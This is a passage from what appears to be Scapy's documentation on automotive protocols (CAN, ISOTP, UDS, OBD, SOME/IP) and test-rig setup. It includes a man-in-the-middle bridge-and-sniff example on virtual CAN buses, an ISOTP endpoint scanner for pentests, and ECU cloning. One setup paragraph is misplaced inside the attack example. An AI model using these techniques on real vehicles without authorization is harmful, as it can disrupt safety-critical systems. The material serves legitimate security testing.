cro = CCP(identifier=0x700)/CRO(ctr=0x53)/PROGRAM_6(data=b"\x10\x11\x12\
↪x10\x11\x12")
sock = CANSocket(iface=can.interface.Bus(bustype='socketcan', channel=
↪'vcan0', bitrate=250000), basecls=CCP)
dto = sock.sr1(cro)
dto.show()
###[ CAN Calibration Protocol ]###
  flags=
  identifier= 0x700
  length= 8
  reserved= 0
###[ DTO ]###
     packet_id= 0xff
     return_code= acknowledge / no error
     ctr= 83
###[ PROGRAM_6_DTO ]###
        MTA0_extension= 2
        MTA0_address= 0x34002006
```

Since sr1 calls the answers function, our payload of the DTO objects gets interpreted with the command of our CRO object.

9.4 ISOTP

9.4.1 System compatibilities

Dependent on your setup, different implementations have to be used.

Python OS	Linux with can_isotp	Linux wo can_isotp	Windows / OSX
Python 3	ISOTPNativeSocket	ISOTPSoftSocket	ISOTPSoftSocket conf.contribs['CANSocket'] = {'use-python-can': True}
	conf.contribs['CANSocket'] = {'use-python-can': False}		
Python 2	ISOTPSoftSocket conf.contribs['CANSocket'] = {'use-python-can': True}		

The class `ISOTPSocket` can be set to a `ISOTPNativeSocket` or a `ISOTPSoftSocket`. The decision is made dependent on the configuration `conf.contribs['ISOTP'] = {'use-can-isotp-kernel-module': True}` (to select `ISOTPNativeSocket`) or `conf.contribs['ISOTP'] = {'use-can-isotp-kernel-module': False}` (to select `ISOTPSoftSocket`). This will allow you to write platform independent code. Apply this configuration before loading the ISOTP layer with `load_contrib("isotp")`.

Another remark in respect to ISOTPSocket compatibility. Always use with for socket creation. Example:

```
with ISOTPSocket("vcan0", did=0x241, sid=0x641) as sock:
    sock.send(...)
```

9.4.2 ISOTP message

Creating an ISOTP message:

```
load_contrib('isotp')
ISOTP(src=0x241, dst=0x641, data=b"\x3eabc")
```

Creating an ISOTP message with extended addressing:

```
ISOTP(src=0x241, dst=0x641, exdst=0x41, data=b"\x3eabc")
```

Creating an ISOTP message with extended addressing:

```
ISOTP(src=0x241, dst=0x641, exdst=0x41, exsrc=0x41, data=b"\x3eabc")
```

Create CAN-frames from an ISOTP message:

```
ISOTP(src=0x241, dst=0x641, exdst=0x41, exsrc=0x55, data=b"\x3eabc" * 10).
↪fragment()
```

Send ISOTP message over ISOTP socket:

```
isoTpSocket = ISOTPSocket('vcan0', sid=0x241, did=0x641)
isoTpMessage = ISOTP('Message')
isoTpSocket.send(isoTpMessage)
```


Sniff ISOTP message:


```
isoTpSocket = ISOTPSocket('vcan0', sid=0x641, did=0x241)
packets = isoTpSocket.sniff(timeout=0.5)
```


9.4.3 ISOTP MITM attack with bridge and sniff

Set up two vcans on Linux terminal:

```
sudo modprobe vcan
sudo ip link add name vcan0 type vcan
sudo ip link add name vcan1 type vcan
sudo ip link set dev vcan0 up
sudo ip link set dev vcan1 up
```

Set up ISOTP:

First make sure you installed an iso-tp kernel module.

When the vcan core module is loaded with "sudo modprobe vcan" the iso-tp module can be loaded to the kernel.

Therefore navigate to isotp directory, and load module with "sudo insmod ./net/can/can-isotp.ko". (Tested on Kernel 4.9.135-1-MANJARO)

Detailed instructions you find in https://github.com/hartkopp/can-isotp.

Import modules:

```
import threading
load_contrib('cansocket')
conf.contribs['ISOTP'] = {'use-can-isotp-kernel-module': True}
load_contrib('isotp')
```

Create to ISOTP sockets for attack:

```
isoTpSocketVCan0 = ISOTPSocket('vcan0', sid=0x241, did=0x641)
isoTpSocketVCan1 = ISOTPSocket('vcan1', sid=0x641, did=0x241)
```

Create function to send packet on vcan0 with threading:

```
def sendPacketWithISOTPSocket():
    sleep(0.2)
    packet = ISOTP('Request')
    isoTpSocketVCan0.send(packet)
```

Create function to forward packet:

```
def forwarding(pkt):
    return pkt
```

Create function to bridge and sniff between two buses:


```
def bridge():
    bSocket0 = ISOTPSocket('vcan0', sid=0x641, did=0x241)
    bSocket1 = ISOTPSocket('vcan1', sid=0x241, did=0x641)
    bridge_and_sniff(if1=bSocket0, if2=bSocket1, xfrm12=forwarding, xfrm21=forwarding, timeout=1)
    bSocket0.close()
    bSocket1.close()
```


Create threads for sending packet and to bridge and sniff:

```
threadBridge = threading.Thread(target=bridge)
threadSender = threading.Thread(target=sendPacketWithISOTPSocket)
```

Start threads are based on Linux kernel modules. The python-can project is used to support CAN and CANSockets on other systems, besides Linux. This guide explains the hardware setup on a BeagleBone Black. The BeagleBone Black was chosen because of its two CAN interfaces on the main processor. The presence of two CAN interfaces in one device gives the possibility of CAN MITM attacks and session hijacking. The Cannelloni framework turns a BeagleBone Black into a CAN-to-UDP interface, which gives you the freedom to run Scapy on a more powerful machine.:

```
threadBridge.start()
threadSender.start()
```

Sniff on vcan1:

```
receive = isoTpSocketVCan1.sniff(timeout=1)
```

Close sockets:

```
isoTpSocketVCan0.close()
isoTpSocketVCan1.close()
```

An ISOTPSocket will not respect `src, dst, exdst, exsrc` of an ISOTP message object.

9.5 ISOTP Sockets

Scapy provides two kinds of ISOTP Sockets. One implementation, the ISOTPNativeSocket is using the Linux kernel module from Hartkopp. The other implementation, the ISOTPSoftSocket is completely implemented in Python. This implementation can be used on Linux, Windows, and OSX.

9.5.1 ISOTPNativeSocket

Requires:

- Python3
- Linux
- Hartkopp's Linux kernel module: `https://github.com/hartkopp/can-isotp.git`

During pentests, the ISOTPNativeSockets has a better performance and reliability, usually. If you are working on Linux, consider this implementation:

```
conf.contribs['ISOTP'] = {'use-can-isotp-kernel-module': True}
load_contrib('isotp')
sock = ISOTPSocket("can0", sid=0x641, did=0x241)
```


Since this implementation is using a standard Linux socket, all Scapy functions like `sniff, sr, sr1, bridge_and_sniff` work out of the box.

9.5.2 ISOTPSoftSocket

ISOTPSoftSockets can use any CANSocket. This gives the flexibility to use all python-can interfaces. Additionally, these sockets work on Python2 and Python3. Usage on Linux with native CANSockets:

```
conf.contribs['ISOTP'] = {'use-can-isotp-kernel-module': False}
load_contrib('isotp')
with ISOTPSocket("can0", sid=0x641, did=0x241) as sock:
    sock.send(...)
```

Usage with python-can CANSockets:

```
conf.contribs['ISOTP'] = {'use-can-isotp-kernel-module': False}
conf.contribs['CANSocket'] = {'use-python-can': True}
load_contrib('isotp')
with ISOTPSocket(CANSocket(iface=python_can.interface.Bus(bustype='socketcan', channel="can0", bitrate=250000)), sid=0x641, did=0x241) as sock:
    sock.send(...)
```

This second example allows the usage of any `python_can.interface` object.

Attention: The internal implementation of ISOTPSoftSockets requires a background thread. In order to be able to close this thread properly, we suggest the use of Pythons `with` statement.

9.5.3 ISOTPScan and ISOTPScanner

ISOTPScan is a utility function to find ISOTP-Endpoints on a CAN-Bus. ISOTPScanner is a commandline-utility for the identical function.

Commandline usage example:

```
python -m scapy.tools.automotive.isotpscanner -h
usage:      isotpscanner [-i interface] [-c channel] [-b bitrate]
                [-n NOISE_LISTEN_TIME] [-t SNIFF_TIME] [-x|--extended]
                [-C|--piso] [-v|--verbose] [-h|--help] [-s start] [-e end]

    Scan for open ISOTP-Sockets.

    required arguments:
    -c, --channel         python-can channel or Linux SocketCAN interface␣
↪name
    -s, --start           Start scan at this identifier (hex)
    -e, --end             End scan at this identifier (hex)

    additional required arguments for WINDOWS or Python 2:
    -i, --interface       python-can interface for the scan.
                          Depends on used interpreter and system,
                          see examples below. Any python-can interface can
                          be provided. Please see:
                          https://python-can.readthedocs.io for
                          further interface examples.
    -b, --bitrate         python-can bitrate.

    optional arguments:
    -h, --help            show this help message and exit
    -n NOISE_LISTEN_TIME, --noise_listen_time NOISE_LISTEN_TIME
                          Seconds listening for noise before scan.
    -t SNIFF_TIME, --sniff_time SNIFF_TIME
                          Duration in milliseconds a sniff is waiting for a
                          flow-control response.
    -x, --extended        Scan with ISOTP extended addressing.
    -C, --piso            Print 'Copy&Paste'-ready ISOTPSockets.
    -v, --verbose         Display information during scan.

    Example of use:

    Python2 or Windows:
    python2 -m scapy.tools.automotive.isotpscanner --interface=pcan --
↪channel=PCAN_USBBUS1 --bitrate=250000 --start 0 --end 100
    python2 -m scapy.tools.automotive.isotpscanner --interface vector --
↪channel 0 --bitrate 250000 --start 0 --end 100
    python2 -m scapy.tools.automotive.isotpscanner --interface socketcan --
↪channel=can0 --bitrate=250000 --start 0 --end 100

    Python3 on Linux:
    python3 -m scapy.tools.automotive.isotpscanner --channel can0 --start␣
↪0 --end 100
```


Interactive shell usage example:

```
>>> conf.contribs['ISOTP'] = {'use-can-isotp-kernel-module': True}
>>> conf.contribs['CANSocket'] = {'use-python-can': False}
>>> load_contrib('cansocket')
>>> load_contrib('isotp')
>>> socks = ISOTPScan(CANSocket("vcan0"), range(0x700, 0x7ff), can_
↪interface="vcan0")
>>> socks
[<<ISOTPNativeSocket: read/write packets at a given CAN interface using␣
↪CAN_ISOTP socket > at 0x7f98e27c8210>,
 <<ISOTPNativeSocket: read/write packets at a given CAN interface using␣
↪CAN_ISOTP socket > at 0x7f98f9079cd0>,
 <<ISOTPNativeSocket: read/write packets at a given CAN interface using␣
↪CAN_ISOTP socket > at 0x7f98f90cd490>,
 <<ISOTPNativeSocket: read/write packets at a given CAN interface using␣
↪CAN_ISOTP socket > at 0x7f98f912ec50>,
 <<ISOTPNativeSocket: read/write packets at a given CAN interface using␣
↪CAN_ISOTP socket > at 0x7f98f912e950>,
 <<ISOTPNativeSocket: read/write packets at a given CAN interface using␣
↪CAN_ISOTP socket > at 0x7f98f906c0d0>]
```

9.6 UDS

The main usage of UDS is flashing and diagnostic of an ECU. UDS is an application layer protocol and can be used as a DoIP or HSFZ payload or a UDS packet can directly be sent over an ISOTPSocket. Every OEM has its own customization of UDS. This increases the difficulty of generic applications and OEM specific knowledge is required for penetration tests. RoutineControl jobs and ReadDataByIdentifier/WriteDataByIdentifier services are heavily customized.

Use the argument `basecls=UDS` on the `init` function of an ISOTPSocket.

Here are two usage examples:

9.6.1 Customization of UDS_RDBI, UDS_WDBI

In real-world use-cases, the UDS layer is heavily customized. OEMs define their own substructure of packets. Especially the packets ReadDataByIdentifier or WriteDataByIdentifier have a very OEM or even ECU specific substructure. Therefore a `StrField dataRecord` is not added to the `field_desc`. The intended usage is to create ECU or OEM specific description files, which extend the general UDS layer of Scapy with further protocol implementations.

Customization example:

```
cat scapy/contrib/automotive/OEM-XYZ/car-model-xyz.py
#! /usr/bin/env python

# Protocol customization for car model xyz of OEM XYZ
# This file contains further OEM car model specific UDS additions.

from scapy.packet import Packet
```

(continues on next page)

(continued from previous page)

```
from scapy.contrib.automotive.uds import *

# Define a new packet substructure

class DBI_IP(Packet):
name = 'DataByIdentifier_IP_Packet'
fields_desc = [
    ByteField('ADDRESS_FORMAT_ID', 0),
    IPField('IP', ''),
    IPField('SUBNETMASK', ''),
    IPField('DEFAULT_GATEWAY', '')
]

# Bind the new substructure onto the existing UDS packets

bind_layers(UDS_RDBIPR, DBI_IP, dataIdentifier=0x172b)
bind_layers(UDS_WDBI, DBI_IP, dataIdentifier=0x172b)

# Give add a nice name to dataIdentifiers enum

UDS_RDBI.dataIdentifiers[0x172b] = 'GatewayIP'
```

If one wants to work with this custom additions, these can be loaded at runtime to the Scapy interpreter:


```
>>> load_contrib("automotive.uds")
>>> load_contrib("automotive.OEM-XYZ.car-model-xyz")

>>> pkt = UDS()/UDS_WDBI()/DBI_IP(IP='192.168.2.1', SUBNETMASK='255.255.
↪255.0', DEFAULT_GATEWAY='192.168.2.1')

>>> pkt.show()
###[ UDS ]###
  service= WriteDataByIdentifier
###[ WriteDataByIdentifier ]###
     dataIdentifier= GatewayIP
     dataRecord= 0
###[ DataByIdentifier_IP_Packet ]###
        ADDRESS_FORMAT_ID= 0
        IP= 192.168.2.1
        SUBNETMASK= 255.255.255.0
        DEFAULT_GATEWAY= 192.168.2.1

>>> hexdump(pkt)
0000  2E 17 2B 00 C0 A8 02 01 FF FF FF 00 C0 A8 02 01  ..+.............
```

9.7 GMLAN

GMLAN is very similar to UDS. It's GMs application layer protocol for flashing, calibration and diagnostic of their cars. Use the argument `basecls=GMLAN` on the `init` function of an ISOTPSocket.

Usage example:

9.8 ECU Utility examples

The ECU utility can be used to analyze the internal states of an ECU under investigation. This utility depends heavily on the support of the used protocol. `UDS` is supported.

9.8.1 Log all commands applied to an ECU

This example shows the logging mechanism of an ECU object. The log of an ECU is a dictionary of applied UDS commands. The key for this dictionary is the UDS service name. The value consists of a list of tuples, containing a timestamp and a log value

Usage example:


```
ecu = ECU(verbose=False, store_supported_responses=False)
ecu.update(PacketList(msgs))
print(ecu.log)
timestamp, value = ecu.log["DiagnosticSessionControl"][0]
```


9.8.2 Trace all commands applied to an ECU

This example shows the trace mechanism of an ECU object. Traces of the current state of the ECU object and the received message are printed on stdout. Some messages, depending on the protocol, will change the internal state of the ECU.

Usage example:

```
ecu = ECU(verbose=True, logging=False, store_supported_responses=False)
ecu.update(PacketList(msgs))
print(ecu.current_session)
```

9.8.3 Generate supported responses of an ECU

This example shows a mechanism to clone a real world ECU by analyzing a list of Packets.

Usage example:

```
ecu = ECU(verbose=False, logging=False, store_supported_responses=True)
ecu.update(PacketList(msgs))
supported_responses = ecu.supported_responses
unanswered_packets = ecu.unanswered_packets
print(supported_responses)
print(unanswered_packets)
```

9.8.4 Analyze multiple UDS messages

This example shows how to load `UDS` messages from a `.pcap` file containing `CAN` messages. A `PcapReader` object is used as socket and an `ISOTPSession` parses `CAN` frames to `ISOTP` frames which are then casted to `UDS` objects through the `basecls` parameter

Usage example:

```
with PcapReader("test/contrib/automotive/ecu_trace.pcap") as sock:
    udsmsgs = sniff(session=ISOTPSession, session_kwargs={"use_ext_addr":False, "basecls":UDS}, count=50, opened_socket=sock)


ecu = ECU()
ecu.update(udsmsgs)
print(ecu.log)
print(ecu.supported_responses)
assert len(ecu.log["TransferData"]) == 2
```

9.8.5 Analyze on the fly with ECUSession

This example shows the usage of an ECUSession in sniff. An ISOTPSocket or any socket like object which returns entire messages of the right protocol can be used. An `ECUSession` is used as supersession in an `ISOTPSession`. To obtain the `ECU` object from an `ECUSession`, the `ECUSession` has to be created outside of sniff.

Usage example:


```
session = ECUSession()

with PcapReader("test/contrib/automotive/ecu_trace.pcap") as sock:
    udsmsgs = sniff(session=ISOTPSession, session_kwargs={"supersession": session, "use_ext_addr":False, "basecls":UDS}, count=50, opened_socket=sock)

ecu = session.ecu
print(ecu.log)
print(ecu.supported_responses)
```


9.9 SOME/IP and SOME/IP SD messages

9.9.1 Creating a SOME/IP message

This example shows a SOME/IP message which requests a service 0x1234 with the method 0x421. Different types of SOME/IP messages follow the same procedure and their specifications can be seen here `http://www.some-ip.com/papers/cache/AUTOSAR_TR_SomeIpExample_4.2.1.pdf`.

Load the contribution:

```
load_contrib("automotive.someip")
```

Create UDP package:

```
u = UDP(sport=30509, dport=30509)
```

Create IP package:

```
i = IP(src="192.168.0.13", dst="192.168.0.10")
```

Create SOME/IP package:

```
sip = SOMEIP()
sip.iface_ver = 0
sip.proto_ver = 1
sip.msg_type = "REQUEST"
sip.retcode = "E_OK"
sip.srv_id = 0x1234
sip.method_id = 0x421
```

Add the payload:

```
sip.add_payload(Raw ("Hello"))
```

Stack it and send it:

```
p = i/u/sip
send(p)
```


9.9.2 Creating a SOME/IP SD message

In this example a SOME/IP SD offer service message is shown with an IPv4 endpoint. Different entries and options basically follow the same procedure as shown here and can be seen at `https://www.autosar.org/fileadmin/user_upload/standards/classic/4-3/AUTOSAR_SWS_ServiceDiscovery.pdf`.

Load the contribution:

```
load_contrib("automotive.someip")
```

Create UDP package:

```
u = UDP(sport=30490, dport=30490)
```

The UDP port must be the one which was chosen for the SOME/IP SD transmission.

Create IP package:

```
i = IP(src="192.168.0.13", dst="224.224.224.245")
```

The IP source must be from the service and the destination address needs to be the chosen multicast address.

Create the entry array input:

```
ea = SDEntry_Service()

ea.type = 0x01
```

(continues on next page)

(continued from previous page)

```
ea.srv_id = 0x1234
ea.inst_id = 0x5678
ea.major_ver = 0x00
ea.ttl = 3
```

Create the options array input:

```
oa = SDOption_IP4_EndPoint()
oa.addr = "192.168.0.13"
oa.l4_proto = 0x11
oa.port = 30509
```

l4_proto defines the protocol for the communication with the endpoint, UDP in this case.

Create the SD package and put in the inputs:

```
sd = SD()
sd.set_entryArray(ea)
sd.set_optionArray(oa)
```

Stack it and send it:

```
p = i/u/sd
send(p)
```


9.10 OBD

9.10.1 OBD message

OBD is implemented on top of ISOTP. Use an ISOTPSocket for the communication with an ECU. You should set the parameters `basecls=OBD` and `padding=True` in your ISOTPSocket init call.

OBD is split into different service groups. Here are some example requests:

Request supported PIDs of service 0x01:

```
req = OBD()/OBD_S01(pid=[0x00])
```

The response will contain a PacketListField, called *data_records*. This field contains the actual response:

```
resp = OBD()/OBD_S01_PR(data_records=[OBD_S01_PR_Record()/OBD_
↪PID00(supported_pids=3196041235)])
resp.show()
###[ On-board diagnostics ]###
  service= CurrentPowertrainDiagnosticDataResponse
###[ Parameter IDs ]###
     \data_records\
      |###[ OBD_S01_PR_Record ]###
      |  pid= 0x0
      |###[ PID_00_PIDsSupported ]###
      |     supported_pids=␣
↪PID20+PID1F+PID1C+PID15+PID14+PID13+PID11+PID10+PID0F+PID0E+PID0D+PID0C+PID0B+PID0A+PI
```

Let's assume our ECU under test supports the pid 0x15:

```
req = OBD()/OBD_S01(pid=[0x15])
resp = sock.sr1(req)
resp.show()
###[ On-board diagnostics ]###
  service= CurrentPowertrainDiagnosticDataResponse
###[ Parameter IDs ]###
     \data_records\
      |###[ OBD_S01_PR_Record ]###
      |  pid= 0x15
      |###[ PID_15_OxygenSensor2 ]###
      |     outputVoltage= 1.275 V
      |     trim= 0 %
```

The different services in OBD support different kinds of data. Service 01 and Service 02 support Parameter Identifiers (pid). Service 03, 07 and 0A support Diagnostic Trouble codes (dtc). Service 04 doesn't require a payload. Service 05 is not implemented on OBD over CAN. Service 06 supports Monitoring Identifiers (mid). Service 08 supports Test Identifiers (tid). Service 09 supports Information Identifiers (iid).

Examples:

Request supported Information Identifiers:


```
req = OBD()/OBD_S09(iid=[0x00])
```

Request the Vehicle Identification Number (VIN):


```
req = OBD()/OBD_S09(iid=0x02)
resp = sock.sr1(req)
resp.show()
###[ On-board diagnostics ]###
  service= VehicleInformationResponse
###[ Infotype IDs ]###
     \data_records\
      |###[ OBD_S09_PR_Record ]###
      |  iid= 0x2
      |###[ IID_02_VehicleIdentificationNumber ]###
      |     count= 1
      |     vehicle_identification_numbers= ['W0L000051T2123456']
```

9.11 Test-Setup Tutorials

9.11.1 Hardware Setup

Beagle Bone Black Operating System Setup

1. **Download an Image**
   The latest Debian Linux image can be found at the website
   `https://beagleboard.org/latest-images`. Choose the BeagleBone Black IoT version and download it.

```
wget https://debian.beagleboard.org/images/bone-debian-8.7\
-iot-armhf-2017-03-19-4gb.img.xz
```

After the download, copy it to an SD-Card with minimum of 4 GB storage.

```
xzcat bone-debian-8.7-iot-armhf-2017-03-19-4gb.img.xz | \
sudo dd of=/dev/xvdj
```

2. **Enable WiFi**

   USB-WiFi dongles are well supported by Debian Linux. Login over SSH on the BBB and add the WiFi network credentials to the file `/var/lib/connman/wifi.config`. If a USB-WiFi dongle is not available, it is also possible to share the host's internet connection with the Ethernet connection of the BBB emulated over USB. A tutorial to share the host network connection can be found on this page:

   `https://elementztechblog.wordpress.com/2014/12/22/sharing-internet -using-network-over-usb-in-beaglebone-black/`.

   Login as root onto the BBB:

```
ssh debian@192.168.7.2
sudo su
```


   Provide the WiFi login credentials to connman:

```
echo "[service_home]
Type = wifi
Name = ssid
Security = wpa
Passphrase = xxxxxxxxxxxxx" \
> /var/lib/connman/wifi.config
```


   Restart the connman service:

```
systemctl restart connman.service
```

Dual-CAN Setup

1. **Device tree setup**

   You'll need to follow this section only if you want to use two CAN interfaces (DCAN0 and DCAN1). This will disable I2C2 from using pins P9.19 and P9.20, which are needed by DCAN0. You only need to perform the steps in this section once.

   Warning: The configuration in this section will disable BBB capes from working. Each cape has a small I2C EEPROM that stores info that the BBB needs to know in order to communicate with the cape. Disable I2C2, and the BBB has no way to talk to cape EEPROMs. Of course, if you don't use capes then this is not a problem.

   Acquire DTS sources that matches your kernel version. Go here and switch over to the branch that represents your kernel version. Download the entire branch as a ZIP file. Extract it and do the following (version 4.1 shown as an example):

```
# cd ~/src/linux-4.1/arch/arm/boot/dts/include/
# rm dt-bindings
# ln -s ../../../../../include/dt-bindings
# cd ..
Edit am335x-bone-common.dtsi and ensure the line with "//pinctrl-0 = <&i2c2_pins>;" is commented out.
Remove the complete &ocp section at the end of this file
# mv am335x-boneblack.dts am335x-boneblack.raw.dts
# cpp -nostdinc -I include -undef -x assembler-with-cpp am335x-boneblack.raw.dts > am335x-boneblack.dts
# dtc -W no-unit_address_vs_reg -O dtb -o am335x-boneblack.dtb -b 0 -@ am335x-boneblack.dts
# cp /boot/dtbs/am335x-boneblack.dtb /boot/dtbs/am335x-boneblack.orig.dtb
# cp am335x-boneblack.dtb /boot/dtbs/
Reboot
```

2. **Overlay setup**

   This section describes how to build the device overlays for the two CAN devices (DCAN0 and DCAN1). You only need to perform the steps in this section once.

   Acquire BBB cape overlays, in one of two ways…


```
# apt-get install bb-cape-overlays
https://github.com/beagleboard/bb.org-overlays/
```


   Then do the following:


```
# cd ~/src/bb.org-overlays-master/src/arm
# ln -s ../../include
# mv BB-CAN1-00A0.dts BB-CAN1-00A0.raw.dts
# cp BB-CAN1-00A0.raw.dts BB-CAN0-00A0.raw.dts
Edit BB-CAN0-00A0.raw.dts and make relevant to CAN0. Example is shown below.
# cpp -nostdinc -I include -undef -x assembler-with-cpp BB-CAN0-00A0.raw.dts > BB-CAN0-00A0.dts
# cpp -nostdinc -I include -undef -x assembler-with-cpp BB-CAN1-00A0.raw.dts > BB-CAN1-00A0.dts
# dtc -W no-unit_address_vs_reg -O dtb -o BB-CAN0-00A0.dtbo -b 0 -@ BB-CAN0-00A0.dts
# dtc -W no-unit_address_vs_reg -O dtb -o BB-CAN1-00A0.dtbo -b 0 -@ BB-CAN1-00A0.dts
# cp *.dtbo /lib/firmware
```

3. **CAN0 Example Overlay**

   Inside the DTS folder, create a file with the content of the following listing.

```
cd ~/bb.org-overlays/src/arm
cat <<EOF > BB-CAN0-00A0.raw.dts

/*
 * Copyright (C) 2015 Robert Nelson <robertcnelson@gmail.com>
```

(continues on next page)

(continued from previous page)

```
 *
 * Virtual cape for CAN0 on connector pins P9.19 P9.20
 *
 * This program is free software; you can redistribute it and/or modify
 * it under the terms of the GNU General Public License version 2 as
 * published by the Free Software Foundation.
 */
/dts-v1/;
/plugin/;

#include <dt-bindings/board/am335x-bbw-bbb-base.h>
#include <dt-bindings/pinctrl/am33xx.h>

/ {
    compatible = "ti,beaglebone", "ti,beaglebone-black", "ti,beaglebone-green";

    /* identification */
    part-number = "BB-CAN0";
    version = "00A0";

    /* state the resources this cape uses */
    exclusive-use =
        /* the pin header uses */
        "P9.19",        /* can0_rx */
        "P9.20",        /* can0_tx */
        /* the hardware ip uses */
        "dcan0";

    fragment@0 {
        target = <&am33xx_pinmux>;
        __overlay__ {
            bb_dcan0_pins: pinmux_dcan0_pins {
                pinctrl-single,pins = <
                    BONE_P9_19 (PIN_INPUT_PULLUP | MUX_MODE2) /* uart1_txd.d_can0_rx */
                    BONE_P9_20 (PIN_OUTPUT_PULLUP | MUX_MODE2) /* uart1_rxd.d_can0_tx */
                >;
            };
        };
    };

    fragment@1 {
        target = <&dcan0>;
        __overlay__ {
            status = "okay";
            pinctrl-names = "default";
            pinctrl-0 = <&bb_dcan0_pins>;
        };
    };
};
EOF
```


4. **Test the Dual-CAN Setup**

Do the following each time you need CAN, or automate these steps if you like.

```
# echo BB-CAN0 > /sys/devices/platform/bone_capemgr/slots
# echo BB-CAN1 > /sys/devices/platform/bone_capemgr/slots
# modprobe can
# modprobe can-dev
# modprobe can-raw
# ip link set can0 up type can bitrate 50000
# ip link set can1 up type can bitrate 50000
```

Check the output of the Capemanager if both CAN interfaces have been loaded.

```
cat /sys/devices/platform/bone_capemgr/slots

0: PF----  -1
1: PF----  -1
2: PF----  -1
3: PF----  -1
4: P-O-L-   0 Override Board Name,00A0,Override Manuf, BB-CAN0
5: P-O-L-   1 Override Board Name,00A0,Override Manuf, BB-CAN1
```

If something went wrong, `dmesg` provides kernel messages to analyse the root of failure.

5. **References**

   - embedded-things.com: Enable CANbus on the Beaglebone Black
   - electronics.stackexchange.com: Beaglebone Black CAN bus Setup

6. **Acknowledgment**

   Thanks to Tom Haramori. Parts of this section are copied from his guide: https://github.com/haramori/rhme3/blob/master/Preparation/BBB_CAN_setup.md

9.11.2 ISO-TP Kernel Module Installation

A Linux ISO-TP kernel module can be downloaded from this website: `https://github.com/hartkopp/can-isotp.git`. The file `README.isotp` in this repository provides all information and necessary steps for downloading and building this kernel module. The ISO-TP kernel module should also be added to the `/etc/modules` file, to load this module automatically at system boot of the BBB.

9.11.3 CAN-Interface Setup

As the final step to prepare the BBB's CAN interfaces for usage, these interfaces have to be set up through some terminal commands. The bitrate can be chosen to fit the bitrate of a CAN bus under test.

```
ip link set can0 up type can bitrate 500000
ip link set can1 up type can bitrate 500000
```

9.11.4 Raspberry Pi SOME/IP setup

To build a small test environment in which you can send SOME/IP messages to and from server instances or disguise yourself as a server, one Raspberry Pi, your laptop and the vsomeip library are sufficient.

1. **Download image**

   Download the latest raspbian image (`https://www.raspberrypi.org/downloads/raspbian/`) and install it on the Raspberry.

2. **Vsomeip setup**

   Download the vsomeip library on the Rapsberry, apply the git patch so it can work with the newer boost libraries and then install it.

```
git clone https://github.com/GENIVI/vsomeip.git
cd vsomeip
wget -O 0001-Support-boost-v1.66.patch.zip \
https://github.com/GENIVI/vsomeip/files/2244890/0001-Support-boost-v1.
↪66.patch.zip
unzip 0001-Support-boost-v1.66.patch.zip
git apply 0001-Support-boost-v1.66.patch
mkdir build
cd build
cmake -DENABLE_SIGNAL_HANDLING=1 ..
make
make install
```


3. **Make applications**

   Write some small applications which function as either a service or a client and use the Scapy SOME/IP implementation to communicate with the client or the server. Examples for vsomeip applications are available on the vsomeip github wiki page (`https://github.com/GENIVI/vsomeip/wiki/vsomeip-in-10-minutes`).

9.11.5 Software Setup

Cannelloni Framework Installation

The Cannelloni framework is a small application written in C++ to transfer CAN data over UDP. In this way, a researcher can map the CAN communication of a remote device to its workstation, or even combine multiple remote CAN devices on his machine. The framework can be downloaded from this website: `https://github.com/mguentner/cannelloni.git`. The `README.md` file explains the installation and usage in detail. Cannelloni needs virtual CAN interfaces on the operator's machine. The next listing shows the setup of virtual CAN interfaces.

```
modprobe vcan

ip link add name vcan0 type vcan
ip link add name vcan1 type vcan

ip link set dev vcan0 up
ip link set dev vcan1 up

tc qdisc add dev vcan0 root tbf rate 300kbit latency 100ms burst 1000
```

(continues on next page)

(continued from previous page)

```
tc qdisc add dev vcan1 root tbf rate 300kbit latency 100ms burst 1000

cannelloni -I vcan0 -R <remote-IP> -r 20000 -l 20000 &
cannelloni -I vcan1 -R <remote-IP> -r 20001 -l 20001 &
```

CHAPTER TEN

BLUETOOTH

Note: If you're new to using Scapy, start with the *usage documentation*, which describes how to use Scapy with Ethernet and IP.

Warning: Scapy does not support Bluetooth interfaces on Windows.

10.1 What is Bluetooth?

Bluetooth is a short range, mostly point-to-point wireless communication protocol that operates on the 2.4GHz ISM band.

Bluetooth standards are publicly available from the Bluetooth Special Interest Group.

Broadly speaking, Bluetooth has *three* distinct physical-layer protocols:

Bluetooth Basic Rate (BR) and Enhanced Data Rate (EDR) These are the "classic" Bluetooth physical layers.

BR (Basic Rate) reaches effective speeds of up to 721kbit/s. This was ratified as `IEEE 802.15.1-2002` (v1.1) and `-2005` (v1.2).

EDR (Enhanced Data Rate) was introduced as an optional feature of Bluetooth 2.0 (2004). It can reach effective speeds of 2.1Mbit/s, and has lower power consumption than BR.

In Bluetooth 4.0 and later, this is not supported by *Low Energy* interfaces, unless they are marked as *dual-mode*.

Bluetooth High Speed (HS) Introduced as an optional feature of Bluetooth 3.0 (2009), this extends Bluetooth by providing `IEEE 802.11` (WiFi) as an alternative, higher-speed data transport. Nodes negotiate switching with AMP (Alternative MAC/PHY).

This is only supported by Bluetooth interfaces marked as *+HS*. Not all Bluetooth 3.0 and later interfaces support it.

Bluetooth Low Energy (BLE) Introduced in Bluetooth 4.0 (2010), this is an alternate physical layer designed for low power, embedded systems. It has shorter setup times, lower data rates and smaller MTU (maximum transmission unit) sizes. It adds broadcast and mesh network topologies, in addition to point-to-point links.

This is only supported by Bluetooth interface marked as *+LE* or *Low Energy* – not all Bluetooth 4.0 and later interfaces support it.

Most Bluetooth interfaces on PCs use USB connectivity (even on laptops), and this is controlled with the Host-Controller Interface (HCI). This typically doesn't support promiscuous mode (sniffing), however there are many other dedicated, non-HCI devices that support it.

10.1.1 Bluetooth sockets (`AF_BLUETOOTH`)

There are multiple protocols available for Bluetooth through `AF_BLUETOOTH` sockets:

Host-controller interface (HCI) `BTPROTO_HCI` Scapy class: `BluetoothHCISocket`

  This is the "base" level interface for communicating with a Bluetooth controller. Everything is built on top of this, and this represents about as close to the physical layer as one can get with regular Bluetooth hardware.

Logical Link Control and Adaptation Layer Protocol (L2CAP) `BTPROTO_L2CAP` Scapy class: `BluetoothL2CAPSocket`

  Sitting above the HCI, it provides connection and connection-less data transport to higher level protocols. It provides protocol multiplexing, packet segmentation and reassembly operations.

  When communicating with a single device, one may use a L2CAP channel.

RFCOMM `BluetoothRFCommSocket` Scapy class: `BluetoothRFCommSocket`

  RFCOMM is a serial port emulation protocol which operates over L2CAP.

  In addition to regular data transfer, it also supports manipulation of all of RS-232's non-data control circuitry (RTS (Request To Send), DTR (Data Terminal Ready), etc.)

10.1.2 Bluetooth on Linux

